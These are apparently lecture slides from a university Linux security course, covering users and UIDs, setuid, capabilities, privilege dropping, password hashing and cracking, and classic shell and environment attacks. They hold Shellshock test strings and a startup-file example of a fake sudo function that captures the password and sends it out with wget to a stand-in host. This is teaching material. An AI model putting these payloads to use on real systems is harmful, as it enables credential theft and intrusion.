Systems Security
CY 3740 / 5770

Linux Security

Kaan Onarlioglu
www.onarlioglu.com

Linux

- Kernel - operates in **supervisor mode.**
  - Process management.
  - Memory management.
  - Filesystem.
  - Device drivers and hardware abstraction.
  - **Enforcement of security model & policy.**
- Userspace - operates in **user mode.**
  - System binaries, daemons, applications...

Kernel

- Critical piece of software!
  - Monolithic, one big piece of code.
  - Able to interpose on everything a program does.
  - Major part of the **Trusted Computing Base (TCB).**
    - If kernel is compromised, **all hope is lost.**

- **System calls,** or **syscalls.**
  - Interface for invoking kernel services.
  - Transitions from user mode to supervisor mode.
    - This crosses a security boundary!

Users

- Linux is user centric.
  - Not roles!

- Each user has an identifier: **UID**
  - One all-powerful superuser: root (UID == 0).
  - Many no-privilege, equal users.

- Code running in user mode is always **linked to an identity;** i.e., the UID.

Groups

- Userspace is further partitioned by groups.
  - Sets of users.
  - Each user has one primary group, can be members of many other groups.
  - Just another way to identify a user:

    User "kaan" is a member of the group "hackers."

- Each group has an identifier: **GID**
  - "Privileged groups": wheel, sudo, admin...
    - These are not really privileged!
  - cdrom, audio, video, git, undergrad, hackers...

Root

- Kernel gives special privileges to root.
  - Creating users.
  - Mounting filesystems.
  - Binding to low ports.
  - Creating raw sockets.
  - ...

- Kernel traditionally checked: if (UID == 0)
- Linux now has **capabilities.** (Wait for it!)
  - root has all capabilities!

Processes

- Units of computation.
- Each has its own virtual address space.
  - Code, data, stack, heap...
  - OS isolates processes from each other.

- Can have multiple **threads** of execution.
  - Separate CPU context, stack...
  - Shares certain resources with others: memory pages, file descriptor table...

Processes


- Each process has an identifier: **PID**
- Processes are organized as a tree.
  - Rooted at (PID == 1), init, systemd...

- New processes are created with **fork.**
  - OS clones process into two: **parent** & **child**.
  - Child inherits virtual address space, CPU context, open descriptors...
  - Child often immediately executes **execve.**
  - Parent monitors child.

Processes

- A process acts on behalf of a user. All sensitive operations are checked against user IDs.
- A process has multiple user ID attributes:
  - User ID (UID): The real owner.
  - Effective User ID (**EUID**): Checked for access control.
  - Saved Set-User-ID (**SUID**): To temporarily drop & restore privileges. (Wait for it!)
- **Under normal circumstances (UID == EUID).**

- Ditto everything for groups. **G**ID, E**G**ID, S**G**ID...



- Linux

Filesystem

- Core UNIX philosophy to expose as much as possible through the filesystem.
  - Files, links, sockets, pipes, devices, memory...

- **This allows uniform access control.**

- Organized as a tree.
  - Filesystem root is denoted as "/".
  - Other filesystems can be mounted at arbitrary locations.
  - Special filesystems: proc, sysfs, tmpfs, devfs...

At last…

The Linux Security Model

Goals

- Multi-user OS: We need to isolate users.

- Remember "Least Privilege?"
- e.g., Network service must bind to low port.

  Idea:

  1) Launch with privileges.
  2) Use privileges to set up network service.
  3) Drop privileges.

Linux Security Model

- **Discretionary Access Control,** or **DAC.**

- Control access to **objects** based on the **identity of subjects** or **groups** they belong to.

- Owners of objects define policy.

- TL;DR for Linux:

  1) Objects are the files you own.

  2) You decide who gets access.

File Permissions

- Files have an **owner (user)** and **group**.
- Permissions are specified as 3 groups of bits.

```
      -        rwx      rwx       rwx
(file type) (user)   (group)  (other)
```

  - Can be represented as a 4-digit octal number.
    - e.g., 4751 is setuid+rwx+rx+x.
    - Modified with chown, chmod, chgrp, umask.

Type	r	w	x	s	t
File	read access	write access	execute access	setuid / setgid	sticky bit
Directory	list files	add/remove files	stat, chdir	new files have dir's gid	files only deletable by owner

Other Permission Bits

- Sticky bit.
  - Delete restricted to file owner, even in world-writable directory.
  - Many esoteric meanings.

- **setuid bit.**
  - Inherit owner's UID on execution. (!)

- **setgid bit.**
  - Inherit owner's GID on execution. (!)
  - On directories, new files inherit directory's group.

setuid Executables

- Recall that a process has multiple user ID attributes:
  - UID determined by real user.
  - **EUID determines access checks.**
  - Under normal circumstances (UID == EUID).

- setuid bit allows processes to launch with

  EUID ← **file owner's** UID

  as opposed to EUID ← **your own** UID.

Security Implications

- setuid executables allow a user to elevate privileges!
- In the context of Linux and DAC, elevating privileges means **impersonating** another user.

  EUID ← **file owner's** UID

  as opposed to EUID ← **your own** UID

- This is not a bug! It's a necessary feature.

  But if not used correctly, or if the program has a bug...

- setuid executables are attractive targets for attackers.

  Especially if owned by **root**.

  Compromise it, and you get root privileges!

setgid Programs

- Ditto previous slides, but for groups.

- setgid executables launch with

  EGID $\leftarrow$ **file group's** GID

  as opposed to EGID $\leftarrow$ **your own** GID.

Privilege Modification

- Boils down to juggling UID, EUID, SUID.
  - SUID? Wait for it!

- **setuid** family of system calls.
  - setuid: Sets real, effective, and saved set-user-ID.
  - seteuid: Sets the effective user ID.
  - setreuid: Sets the real and effective user ID.

- Ditto for groups: setgid, setegid, setregid

Privilege Modification

- Of course, modification is subject to rules!

  int seteuid(uid_t uid);

  If uid is equal to the real user ID or the saved set-user-ID, or if the process has appropriate privileges, seteuid() shall set the effective user ID of the calling process to uid.

```
seteuid(new):
    if (new == UID) or (new == SUID):
        EUID ← new
```

UID

EUID

SUID

seteuid(new):

    if **(new == UID)** or (new == SUID):

        EUID ← new

UID

EUID

SUID

seteuid(new):

    if (new == UID) or **(new == SUID)**:

        EUID ← new

UID


EUID

SUID

seteuid(new):

if (new == UID) or (new == SUID):

EUID ← new



"kaan" runs executable owned by "bob"

UID == kaan

EUID == kaan

SUID == kaan

"kaan" runs executable
owned by "bob"

UID == kaan		UID == kaan
EUID == kaan	→	EUID == **kaan**
SUID == kaan		SUID == kaan

"kaan" runs executable

owned by "bob"

UID == kaan	UID == kaan
EUID == kaan	EUID == **kaan**
SUID == kaan	SUID == kaan

"kaan" runs executable

owned by "bob"

UID == kaan	UID == kaan
EUID == kaan	EUID == **kaan**
SUID == kaan	SUID == kaan

You can't gain privileges starting from nothing.

"kaan" runs executable owned by "bob"

Executable marked with the **setuid** bit.

UID == kaan

EUID == **bob**

SUID == **bob**

"kaan" runs executable owned by "bob"

Executable marked with the **setuid** bit.

UID == kaan		UID == kaan	
EUID == bob	➡	EUID == **kaan**	
SUID == bob		SUID == bob	

Privilege dropped!

"kaan" runs executable owned by "bob"

Executable marked with the **setuid** bit.

UID == kaan	UID == kaan	UID == kaan
EUID == bob	EUID == kaan	EUID == **bob**
SUID == bob	SUID == bob	SUID == bob

Lost privilege restored!


seteuid(new):

    if (new == UID) or (new == SUID):

        EUID ← new

This transition allows a process to temporarily drop privileges.

This transition allows a process to restore dropped privileges.



We saw the rules for modifying EUID.

There are also rules for modifying UID and SUID.

In particular, from a setuid launch, you can do:

UID == kaan	UID == kaan
EUID == bob	EUID == **kaan**
SUID == bob	SUID == **kaan**

Drop privileges for good! No way to restore.

We saw the rules for modifying EUID.

There are also rules for modifying UID and SUID.

In particular, from a setuid launch, you can do:

UID == kaan		UID == **bob**
EUID == bob	→	EUID == bob
SUID == bob		SUID == bob

Become "bob" for good. No way to go back.

"Privileges"

- If uid is equal to the real user ID or the saved set-user-ID, or if the process has appropriate privileges, seteuid() shall set the effective user ID of the calling process to uid.

- So far we only talked about ownership & object access control aspect of DAC.
  - In that context, privilege == ownership.

- What are these new mysterious **privileges** highlighted above?

- Linux

Revisiting The Almighty Root

- Kernel provides special privileges to root.
  - Creating users.
  - Mounting filesystems.
  - Binding to low ports.
  - Creating raw sockets.
  - ...

- Kernel traditionally checked: if (UID == 0)
- Linux now has **capabilities.**
  - root has all capabilities!

Capabilities

- Divide root privileges into smaller units that can be enabled/disabled independently.

- Therefore, avoid giving ALL root priviliges to applications if they need just a few.

- Try it: **man 7 capabilities**

- Capabilities are a **process** (per-thread) attribute.
  - Nothing to do with users, or file permissions, or DAC!

- **CAP_NET_ADMIN**
  Perform various network-related operations.
- **CAP_KILL**
  Bypass permission checks for sending signals.
- **CAP_SYS_PTRACE**
  Trace arbitrary processes using ptrace.

But also capabilities that interact with DAC!

- **CAP_CHOWN**
  Make arbitrary changes to file UIDs and GIDs.
- **CAP_DAC_OVERRIDE**
  Bypass file read, write, and execute permission checks.
- **CAP_SETUID**
  Make arbitrary modifications of process UIDs.

Capability Sets

These are *intuitive* approximations! Capabilities are hard, everything has esoteric details.

RTFM before you use them: **man 7 capabilities**

- **Permitted.**

  Latent capabilities.

- **Effective.**

  Active capabilities.

- **Bounding.**

  Hard upper bound on allowed capabilities.

- **Inheritable.**

  Determines what passes down to children.

- **Ambient** (new-ish, since Linux 4.3).

  "Does what Inheritable should have done."

  https://lwn.net/Articles/636533/

File Capabilities

- **File capabilities** bootstrap processes with capabilities on launch.
  - Similar in concept to how setuid bootstraps EUID, but much more complex rules.

- That means, we also have file capability sets.
  - Permitted set, Inheritable set, Effective bit.
  - These factor into what capabilities the process launches with. See:

    man 7 capabilities

    "Transformation of capabilities during execve()"

Capability Control

- Boils down to juggling members of capability sets.
  - Could get very complex!

- System calls: capget, capset
- **libcap** offers functions.
  - cap_get_proc
  - cap_set_proc
- CLI tool for file capabilities:
  setcap (See: man 8 setcap)

In case I didn't mention it enough,
read man 7 capabilities !

Back To The Big Picture

- e.g., Network service must bind to low port.

  Idea:

  1) **Launch with privileges.**
  2) Use privileges to set up network service.
  3) **Drop privileges.**

Launching With Privileges

- This is an operational concern!

- The **system admin** has options:
  - Require actual root to launch.
  - Set the setuid bit.
  - Configure file capabilities.
  - Use standard helpers; e.g., sudo.
  - Use custom helpers or launchers.

Managing / Dropping Privileges

- This is a code runtime concern!

- **Developers** make the decisions.

  System admins need to be aware of those decisions (so they'd better RTFM).

```
startService:
    initialize
    setupNetwork
    makeCoffee
    readSecrets
    enterServiceLoop
```

```
startService:
    dropPrivileges
    initialize
    restorePrivileges
    setupNetwork
    dropPrivileges
    makeCoffee
    restorePrivileges
    readSecrets
    dropPrivilegesForGood
    enterServiceLoop
```

startService:

- dropPrivileges → EUID ← UID
- initialize
- restorePrivileges → EUID ← SUID
- setupNetwork
- dropPrivileges
- makeCoffee
- restorePrivileges
- readSecrets
- dropPrivilegesForGood → SUID ← UID
- enterServiceLoop   EUID ← UID

startService:

dropPrivileges → $EUID \leftarrow UID$

initialize

restorePrivileges → $EUID \leftarrow SUID$

setupNetwork

dropPrivileges

makeCoffee

restorePrivileges

readSecrets

dropPrivilegesForGood → $SUID \leftarrow UID$

enterServiceLoop $EUID \leftarrow UID$

Great, if admin did setuid.

FUBAR if capabilites or real root.

startService:

dropPrivileges → reduce Effective caps
initialize
restorePrivileges → expand Effective caps
setupNetwork
dropPrivileges
makeCoffee
restorePrivileges
readSecrets
dropPrivilegesForGood → remove Effective & Permitted caps
enterServiceLoop

Great, if admin set up capabilities.
FUBAR if setuid or real root.

Managing / Dropping Privileges

- This is a code runtime concern!

- **Developers** make the decisions.

  System admins need to be aware of those decisions (so they'd better RTFM).

- Developers may choose to support any/all/none of the privilege management mechanisms.
- Not shown in the examples: More code needed to manage privilege transitions if process forks.

Dropping Privileges is HARD

- Demo: Code from the grading environment.

Privilege Management TL;DR

- Boils down to:
  - Juggling user & group IDs.
  - Juggling thread and file capability sets.

- Linux offers you the mechanisms.
- **It is your job to use the mechanisms as the system admin or application developer!**

Authentication

- How does a user get a UID?

- New users authenticate to the system console by interacting with **login.**
  - Credentials are obtained and checked.
  - ...according to policy.
  - On Linux, this is determined by PAM (Pluggable Authentication Modules).
  - Also sets up the environment.

Passwords

- Typical method for authentication.
  - Traditional: **crypt.**
    - Runs DES on a block of zeros for 20 rounds.
    - First 8-bytes of password used as key.
    - 12-bit salt to reduce the effectiveness of dictionary attacks.
  - Common: SHA512, yescrypt
    - Defaults to 5000 iterations.
    - Full password used.
    - Up to 12-byte salt.

Password Files

- Passwords hashes stored in **/etc/shadow**
  - Root readable only.
- User account information stored in /etc/passwd
  - This is world readable, other programs may need this info.
  - Password hashes stored separately because world readable hashes is a Bad Idea ®.

Password Security

- How do we measure password quality?
  - Entropy!
  - Humans are pretty bad at it.

- Strongs passwords are often written down.
- Weak passwords:
  - Dictionary words.
  - Character distributions are non-uniform.
  - Low entropy in general, too short, too small alphabet.

Cracking Passwords

- Passwords are often weak enough to bruteforce.


- Dictionary attacks.
  - Password leaks help.
  - Rule-guided searches increase efficiency.
  - Word mangling.
  - Markov models trained from password lists.

- Easy tools; e.g., **john, hashcat.**

Cracking Passwords

- Pre-computation attacks.
  - Defense: **Salt** and hash passwords before storage.


- Password reuse.
  - https://haveibeenpwned.com/



Passwords & Usability

- Open usability problem.

- Old ideas challenged:
  - Password change policies. Why change if strong?
  - Do we really need gibberish passwords to increase entropy?



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Alternatives

- We described Discretionary Access Control (DAC).
  - Not a silver bullet. It has many limitations.
- Access Control Lists (ACLs).
  - Extended, fine-grained access control.
  - e.g., POSIX ACLs can define permissions for each user/group.
- Mandatory Access Control (MAC).
  - A central authority defines policy.
  - e.g., SELinux, AppArmor.
- Distributed authentication.
  - e.g., Kerberos, NIS, LDAP.

Finally!
Exploitation 101 with
Shell Interpretation Attacks
and
Other CLI Classics

Before We Start

- **Attack** means:
  1) Find a **privileged** program.
  2) Trick it into doing something naughty.

It doesn't make any sense to attack an entity that has the <u>same</u> privileges as you!

Shell

- Classic interface to UNIX & UNIX-like environments.
- Both a command line and a programming language.
- Excels at program composition and pipelining.
- Many flavors.
  - sh, bash, ksh, zsh...

(Shell) Command Injection

- Shells support special syntax such as control and escape characters.
  - They are interpreting a full programming language after all!

- When user input leveraged in building shell commands is not validated/~~sanitized~~...

system() is Evil

- Danger is not limited to literal shell commands. Code may also perform shell interpretation.

  For example, in C:

  system(char *command) and

  popen(char *command, char *type)

  ...execute: /bin/sh -c <command>

- What could possibly go wrong? (DEMO!)

Shell

- What happens when you type:

  cd ~

  cat myfile

Environment

- Key-Value store, present in all processes.
  - Try: **printenv** or **env**

```
LANG=en_US.UTF-8
DISPLAY=:0
COLORTERM=rxvt
MOZ_PLUGIN_PATH=/usr/lib/mozilla/plugins
HG=/usr/bin/hg
XDG_SESSION_ID=c1
USER=kaan
PWD=/home/kaan
HOME=/home/kaan
LIBVIRT_DEFAULT_URI=qemu:///system
MAIL=/var/spool/mail/kaan
WINDOWPATH=1
SHELL=/bin/bash
TERM=rxvt-unicode-256color
COLORFGBG=default;default
SHLVL=5
XDG_RUNTIME_DIR=/run/user/1000
XAUTHORITY=/home/kaan/.Xauthority
PATH=/usr/local/sbin:/usr/local/bin:/usr/bin
```

Environment Manipulation Attacks

HOME: Path to home directory.

PATH: List of directories to search for commands when no absolute or relative path is specified.

- These can influence program behavior!
- What could possibly go wrong if you modify PATH and run a setuid program?

Environment Manipulation Attacks

IFS: Internal field separator, used when parsing tokens.

- Classic attack: set IFS="/"
  - What happens when root executes "/bin/ls"?

This is a lie. See later slides. Don't try this at home, it won't work, and it won't help with the challenge.

Environment Manipulation Attacks

IFS: Internal field separator, used when parsing tokens.

- Classic attack: set IFS="/"
  - What happens when root executes "/bin/ls"?

- Interesting combinations: The **preserve** attack.
  - **preserve** is a setuid program that calls "/bin/mail" when **vi** crashes.
  - Change IFS to "/".
  - Add a user writable directory to PATH; e.g., "/home/hacker/".
  - Create a symlink "/home/hacker/bin" to "/bin/bash".
  - Launch vi...
  - ...then kill it!

This is no longer possible. IFS is only used when expanding variables. Don't try it at home. Leave IFS alone.

Pro Tip:

Never use system()

Shellshock

- Disclosed in 2014, decades-old bug!
- Arbitrary command execution with **bash.**
  - Mac OS X also vulnerable!
- Exploited within hours of disclosure.
  - Many machines turned into bots.
  - DDoS, millions of attacks in days.

Examples:

```
env x='() { :;}; echo vulnerable'
env x='() { (a)=>\' bash -c "echo date"
```

Startup File Injection

- Shells typically source other files on startup.
  - /etc/profile, $HOME/.bashrc, $HOME/.bash_profile
  - Injecting commands into these (owned by privileged users!) can be devastating.

```
function sudo {
  sudo -k
  read -s -p "[sudo] password for $USER: " P
  wget -qO - http://example.com/$USER/$P >/dev/null 2>&1
  echo
  echo -e "$P\n" | sudo -S -p '' $@
  unset P
}
```

That's the shell.
Now a collection of
common
non-shell attack vectors.

File Descriptors

- Integer values that represent open filesystem objects.
- After a fork, the child inherits open file descriptors.

- Leaking privileged file descriptors is a security problem.
  - Generally known as a "capability leak."

- Example:
  1) setuid root program opens a file only readable by root.
  2) Program forks a user-controlled, unprivileged process.
  3) Child can access the file via the descriptor!

File Descriptors

- Defense: Close file descriptors (duh).
  - Right after **fork** in child, before **exec.**

- Can do it manually:
  - close(fd)
  - But you may forget. Error prone!
- ...or automatically:
  - fcntl(fd, F_SETFD, FD_CLOEXEC)

Race Conditions

- Race conditions happen when programs depend on non-deterministic sequencing of operations.
  - This leads to unexpected and undesirable results.
  - Classic problem with multi-threading, distributed systems...
- **"Time of check to time of use" (TOCTTOU) vulnerabilities.**
  - Race condition between checking a security predicate and performing a security-sensitive operation.
  - Requires precise timing to exploit, but often practical.
  - Can be made easier with complexity attacks.

```
/* setuid root process checks for regular user write access to path. */
if (access(user_supplied_path, W_OK)) {
